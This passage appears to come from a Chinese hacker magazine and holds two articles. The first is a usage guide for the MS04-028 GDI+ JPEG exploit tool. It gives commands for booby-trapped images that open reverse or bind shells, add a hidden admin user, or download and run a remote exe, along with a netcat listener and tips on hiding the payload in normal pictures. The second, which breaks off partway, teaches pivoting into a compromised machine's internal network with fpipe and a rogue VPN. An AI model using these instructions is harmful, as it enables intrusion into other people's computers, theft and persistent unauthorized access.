                                  used for a bind or reverseconnect attack.
                                  If the attack mode is bindthen the
                                  victim will open the -p port. If theattack
                                  modeis reverse connect then the port you
                                  specify will be the one you wantto listen
                                  on so the victin can connect to you
                                  right away.

 Examples:
        ms04028 -r 68.6.47.62 -p 8888 test.jpg
        ms04028 -b -p 1542 myjpg.jpg
        ms04028 -a whatever.jpg
        ms04028 -d http://webserver.com/patch.exe exploit.jpg

 Remember if you use the -r option to have netcat listening
 on the port you are using for the attack so the victim will
 be able to connect to you when exploited...

 Example:
        nc.exe -l -p 8888
E:\>_
```

图 2

工具运行后，具体提示如下：


```
Exploit Usage:
ms04028.exe  -r your_ip | -b [-p port] <jpeg_filename>
 -a | -d <source_file> <jpeg_filename>
```

我简单说下这几个参数的意思："r"是在成功溢出后用来反向连接的IP，也就是你的IP，注意这里要求你有一个公网IP，否则就只能连接到和你一个网段的IP了；"b"是指直接溢出后我们去连接对方，默认的端口是1337。反向连接的可以穿过一些防火墙，当你溢出成功后要是不能连接，建议你用反向的试一下，就是让他来连接你。成功的几率要大一些；"P"参数是可以选择的，就是改变默认的端口，"-P"后面跟上你想溢出的端口就行了，注意改变的时候，我们在本地监听的端口也要改变哦；"a"的作用是直接生成一个图片，别人在浏览的时候会发生溢出，而后直接添加一个系统权限的用户，名字和密码都是X；"d"是选择你要显示的图片，也就是你想发给别人看或者发到网上去的正常图片，把我们的代码和它合成在一起，这样别人在打开图片的时候，就不会什么都看不见而觉得不对劲了！这样就更加有隐蔽性！

举几个具体用法的例子：

```
Examples:
ms04028 -r 192.168.3.1 -p 8888 test.jpg
ms04028 -b -p 1542 myjpg.jpg
ms04028 -a whatever.jpg
ms04028 -d http://webserver.com/patch.exe exploit.jpg
```

运行**ms04028.exe—a 123.jpg**就会生成一个图片123.jpg，当我们在IE里面打开的时候就会添加一个用户，名字和密码都是X。**ms04028.exe —r 192.168.3.33 —p 8888 mytest.jpg**就是生成一个mytest.jpg的图片（图3）。



```
E:\>ms04028 -a 123.jpg
 +-------------------------------------------+
 | JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
 | Exploit by John Bissell A.K.A. HighTimes |
 | TweaKed By M4Z3R For GSO |
 | September, 23, 2004 |
 +-------------------------------------------+
 |编辑调试By:浪迹天; QQ: 278806184 |
 +-------------------------------------------+
 Exploit JPEG file 123.jpg has been generated!


E:\>ms04028 -r 192.168.3.33 -p 8888 mytest.jpg
 +-------------------------------------------+
 | JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
 | Exploit by John Bissell A.K.A. HighTimes |
 | TweaKed By M4Z3R For GSO |
 | September, 23, 2004 |
 +-------------------------------------------+
 |编辑调试By:浪迹天; QQ: 278806184 |
 +-------------------------------------------+
 Exploit JPEG file mytest.jpg has been generated!

E:\>_
```

图 3

当别人浏览的时候，如果成功溢出就会反向连接到192.168.3.33的8888端口上，如果我们在192.168.3.33上用nc.exe监听8888端口的话，就会得到一个CMD（注意：我在局域网里，我的IP是192.168.3.33，你要想在网络上监听的话，要用公网的IP哦！）。

别的例子就不再举了，都可以成功生成图片的，笔者已经做过测试。看看能不能利用，我在IE里面打开123.jpg，本机增加了X用户，呵呵（图4）！



```
E:\>net user

\\D33 的用户帐户

-------------------------------------------------------------------
Administrator            Guest                    hznd
X
命令成功完成。
```

图 4

好了，最后说下应用，由漏洞的描述可以知道，这个漏洞只能溢出XP和XP SP1，以及WIN2003，我在2000PRO、2000SER和98下测试没有成功，在XP SP2下也没有成功，按理说在英文XP下也会成功的，由于我没有这个系统的机器，就没有测试，大家可以自己测试，要是成功的话，不要忘记告诉我一下哦！

还要提一下这个东西的危害性。当我们浏览了带有这样的图片的网站时，当打开图片或者仅仅是鼠标从图片上移过时都会受

到攻击！

我虽然在XP SP2下没有成功利用，但是也造成不小的危害。我浏览了这样的图片后，IE会立即死掉，然后关闭，然后系统反应变得很慢；QQ中收到这样的图片后也立即死掉，说QQ遇到问题需要关闭，还有就是我把图片放在磁盘或者文件夹里，我连这个放图片的文件夹都打不开了，打开的时候会提示有错误需要关闭，然后就关闭，没有一点商量的余地。我们要是在QQ里自定义用这样的图片做表情图片，发到群里或者你的好友，他们收到的时候QQ也会自动关闭，危害很大！希望大家快点下载补丁，以防不测哦！

最后还要说点，这个程序还可以生成.bmp和.tif格式的图片，就是在生成图片的时候把后缀改为.bmp或者.tif就可以了。虽然是.bmp和.tif的图片，但是在IE中还是会被当作.jpg的图片进行处理，也就是说，我们生成的这些.bmp或者.tif的图片也可以达到一样的效果，而且更加隐蔽。

这是我初步研究的结果，我有时间会去测试在英文版本和别的版本在系统上的利用情况，有什么好的利用我会在X的论坛里告诉大家的！大家也可以自己去研究研究，有什么发现别忘记共享哦！有什么问题我们去X的论坛说（http://www.hackerxfiles.net/bbs）！

（文中提到的ms04-028的Exploit和编译好的利用工具ms04028.exe已收录在本期光盘中）



轻松渗透内网

最近在网上翻看老一代黑客写的通过本机入侵内网的经典步骤如下：第一步要突破它的网关。现在我就纳闷，入侵内网有了网关权限自然做什么都方便，但是非要突破网关干什么？第二步就是装个代理程序通过sockscap挂上扫描器去扫描：在网关上安装一个Snake前辈的代理跳板，设置sockscap中的sock服务器为那个网关的ip，端口为你设置的端口，域名解析为由远端解析所有域名。然后就可以启动本机扫描器去扫描了。这样好像是比较方便，可以在本机直接扫描内网地址了。不过，我现在又怀疑了，要想在本机上扫肉鸡内网地址而用到网关是不是有点小题大作了？第三步分析扫描结果，如果发现有什么漏洞，你就要用到fpipe端口重定向软件了。比如内网有台肉鸡192.168.0.4，开放了3389，而且有弱口令。你就可以把网关200.200.200.200的3389重定向到192.168.0.4的3389端口，这样我们用终端连接器连接200.200.200.200的3389端口实际上就是连接192.168.0.4的3389端口。举例：在网关机上执行fpipe -l 3389 -s3390 -r 3389 192.168.0.4，成功连接之后，你就可以做想做的事情了。哎，想通过本机直接连内网，也不用这么麻烦吧，也不要用到网关呀。

记得前几期xiaolu写过用vidc入侵内网的文章，那是一个不错的选择。不过xiaolu的方法是直接通过注入来操作内网的那台主机。我这篇文章主要写你有了一台3389肉鸡后，如何用它实现通过本机轻松渗3389肉鸡的内网。

老一代黑客的这种方法是正向思维，一步一步把肉鸡所在内网的其它主机反向连出来。我们可以反向来思考一下，非要把内网主机反向连出来吗？我们把自己的本机直接置于它内网不就得了？就是把本机变成肉鸡内网的其中一台。听起来很神密，其实工具微软都给我们准备好了，那就是Virtual Private Network。VPN(虚拟专用网络）是专用网络的延伸，包含了类似Internet的共享或公共网络连接。通过VPN可以模拟点对点专用连接的方式，通过共享或公共网络在两台计算机之间发送数据。它具有良好的保密和不受干扰性，使双方能进行自由而安全的点对点连接。

只要我们在一台肉鸡上做好了vpn，然后再拨号连上去，我们的机器就是它内网中的一台了。

一、在肉鸡上设置vpn具体步骤

这里我以Win2000Adv server版本做演示。

设置vpn的前提是在“网络邻居”属性—“本地连接”属性里需要安装三个组件：“Microsofot网络客户端”、“Internet协议(TCP/IP)”和“Microsoft网络的文件和打印机共享”，这个应该检查一下你的3389肉鸡。如果没有安装Microsoft网络客户端的话，那么在设置vnp时则会出现：“与Routing and Remote Access服务相依的组为NetBIOSGroup，该组中的组件均未启动”。如果有的肉鸡没有“Microsoft网络的文件和打印机共享”这个组件，有时也会把vpn设置成功，但有时不行，具体原因这个我也不是很清楚。一般的Win2000Adv server肉鸡都具备上述条件，不过还有一点要注意的是，肉鸡的“Remote Registry Service”这项服务不能设为禁用，否则也不会把vpn组建成功。组建具体步骤如下：

1．打开“控制面版”→“管理工具”，双击“路由和远程访问”，出现界面如图1所示。




图1

如果出现界面如图2一样，没有出现图1中的awen(本地)这个小图标，你在图2中的服务器状态图标上点添加本地计算机即可（图3）。




图2




图3




图4




图5

2．右键本地的服务器，选择“配置并启用路由和远程访问”（图4）。然后继续next下去，在配置中选择虚拟专用网络(vpn)服务器（图5）。

接下来你一路next下去即可。一般来说，在“远程客户协议”的对话框中，至少应该已经有了TCP/IP协议，则只需直接点选“是，所有可用的协议都在列表上”（图6），再按“下一步”即可。




图6

之后系统会要求你再选择一个此服务器所使用的Internet连接，在其下的列表中选择所用的连接方式（图7）。




图7

在图7中要注意了，由于我是在本机抓图，选的是本地连接，ip地址是192.168.0.9。如果在肉鸡上操作，你这步最好选它的公网ip地址。再按下一步，接着在回答“您想如何对远程客户机分配IP地址”的询问时，我们用默认的就可以了（图8）。




图8




图9




图10

最后一步选“不，我现在不想设置此服务器使用RADIUS”即可完成最后的设置。此时屏幕上将自动出现一个正在开启“路由和远程访问服务”的小窗口。当它消失之后，这时候在“网络邻居”属性里会出现一个“传入的连接”图标（图9）。

至此，在肉鸡上组建vpn的工作基本完成。

3．有了vpn，还要给一个用户拨入的权限，就是把3389肉鸡的其中一个用户给予vpn拨入权限。具体操作是在计算机管理→用户→选中一个后点右键属性，在拨入项中勾选“允许访问”选项即可（图10）。

二、本机入侵肉鸡内网演示

想要入侵肉鸡内网，自然先要拨入vpn。方法是点击网络邻居“属性”里的新建链接，建一个vpn拨号链接（图11）。

